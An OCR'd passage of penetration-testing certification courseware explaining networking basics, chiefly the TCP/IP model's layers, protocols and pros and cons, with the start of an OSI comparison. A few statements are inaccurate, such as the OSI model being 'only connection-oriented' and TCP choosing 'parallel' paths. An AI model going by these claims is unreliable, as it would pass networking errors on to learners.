C|PENT
Certified Penetration Testing Professional



Appendix A


Penetration Testing Essential Concepts



Module Objective

This module discusses about the fundamentals of networking that include importance of the security analysis and various types of security policies, etc. It also covers all important information security acts related to security. This module will also let you learn various essential concepts that help you understand and prepare for penetration testing.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Network Fundamentals

The section briefs you the basic concepts of computer network fundamentals, including types of networks, network topologies, network models, networking hardware and various protocols used in computer networking.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Network

A Computer Network is a group of computing systems connected together to allow electronic communication and easy sharing of information and resources. The computers share information using a data path.

Features of computer networks include:


- It allows users to communicate and share information between various resources such as computer, mobile phone, printers, scanners, etc.
- The network model lays the foundation for the successful establishment of communication between two computing systems, irrespective of their underlying internal structure and technology.
- Allows sharing of resources from one computer to another.
- Allows storing files and other information in one computer and other computers accessing those files and information.
- Any device connected to a computer can access the files and information stored in another computer via the network.

In many fields such as electrical engineering, telecommunications, Computer science, Information technology make use of computer networking concepts. These allow for easy communication between the users by means of chat, email, instant messaging etc.

Following are the Standard Network Models:

- Open System Interconnection (OSI) Model
- TCP/IP Model

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP/IP Model

TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. The TCP/IP model describes the end-to-end communication between two machines and thereby determining the addressing, routing and transmission of the data.

TCP/IP Layers:

The TCP/IP protocol is a four-layered protocol developed by the Department of Defense (DOD). Each layer in this model performs a different function and the flow of data occurs from layer 4 to 1 (from the sending machine) and from layer 1 to 4 (in the destination machine).




Figure A.01: TCP/IP Layers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The four layers in the TCP/IP model include:

- **Network Access Layer – Layer 1**

  This layer provides communication of data present in the same network. The Network Access layer is the lowest layer in the TCP/IP model. It handles the flow of data to the Internet layer between two hosts in the same network. The network-to-host layer adds a packet header to the data frame and sends it over a physical medium. The layer consists of functions such as modulation, bit and frame synchronization and error detection. The protocols used in this layer are: Ethernet, Token Ring, FDDI, X.25, Frame Relay, RS-232, v.35.

- **Internet Layer – Layer 2**

  This layer provides internetworking. The Internet layer mainly deals with the communication of packets over the network. It performs internetworking by sending data from the source network to the destination network. The functions performed by the Internet layer are as follows:

  - Host addressing and identification
  - Packet routing

  The Internet layer is wholly responsible for managing the TCP/IP protocol framework. In this protocol, the sequence of the packets received at the destination network differs from the sequence of the packets sent from the source network. IP, ICMP, ARP, RARP are the protocols used in this layer.

- **Transport Layer – Layer 3**

  This layer manages host-to-host interactions. The Transport layer determines the status of the data communicating between the source and the destination. The functionalities of the Transport layer include end-to-end communication, error control, segmentation, flow control and application addressing. The end-to-end communication is of two types: connection oriented and connectionless oriented. TCP implements the connection oriented communication, whereas UDP initiates connectionless communication.

  The TCP layer determines whether the data transmission occurs in a parallel path or in a single path. The layer enables the application to read and write to the transport layer by adding the header information to the data. The transport layer sends the data in small units in order for the network layer to handle the data more efficiently. TCP, UDP, RTP are the protocols used in the Transport layer.

- **Application Layer – Layer 4**

  This layer provides data access to applications. The Application layer consists of the protocols used by the applications. These applications provide user services and data over the network connections recognized by the lower layer protocols. The application layer protocols deal with the client-server applications and other services which have well-known port numbers earmarked by the Internet Assigned Numbers Authority (IANA).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP, Telnet, FTP, TFTP, SNMP, DNS, SMTP, X Windows, and other application protocols are the protocols used in the application layer.

Functions

- Handles high-level protocols, issues of representation, encoding, and dialog control.
- Constitutes a logical connection between the endpoints and provides transport services from the source to the destination host.
- Selects the best path through the network for packets to travel.
- Defines how to transmit an IP datagram to the other devices on a directly attached network.

Protocols

- File Transfer (TFTP, FTP, NFS), Email (SMTP), Remote Login (Telnet, rlogin), Network Management (SNMP), Name Management (DNS).
- Transmission Control Protocol (TCP) and User Datagram Protocol (UDP).
- Internet Protocol (IP), Internet Control Message Protocol (ICMP), Address Resolution Protocol (ARP), Reverse Address Resolution Protocol (RARP).
- Ethernet, Fast Ethernet, SLIP, PPP, FDDI, ATM, Frame Relay, SMDS, ARP, Proxy ARP, RARP.


Advantages of TCP/IP model:

- It serves as a client-server architecture.
- It functions independently.
- It consists of many routing protocols.
- Initiates a connection between two computers.

Disadvantages of TCP/IP model:

- Complex to setup.
- No assurance of packet delivery in the transport layer.
- Not an easy task to replace protocols.
- No visible parting between the services, protocols and interfaces.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Comparing OSI and TCP/IP

OSI Model

The main aim behind implementing the OSI model is to standardize and ease the communication between the communicating parties using certain standard protocols. It generalizes the communication between the computers in terms of layers. The OSI model has seven layers. In this model, a layer serves the layer above it that brings to a conclusion the working of each layer depends on the layers below it. It is only connection-oriented communication.

TCP/IP Model

TCP/IP remains as the basic protocol for communication. The TCP/IP protocol finds its application either in an intranet or in an extranet. TCP/IP consists of four layers, out of which the upper layers manage the assembling of the packets in the original message and the lower layers manage the address part of each packet and forwards it to the right destination.

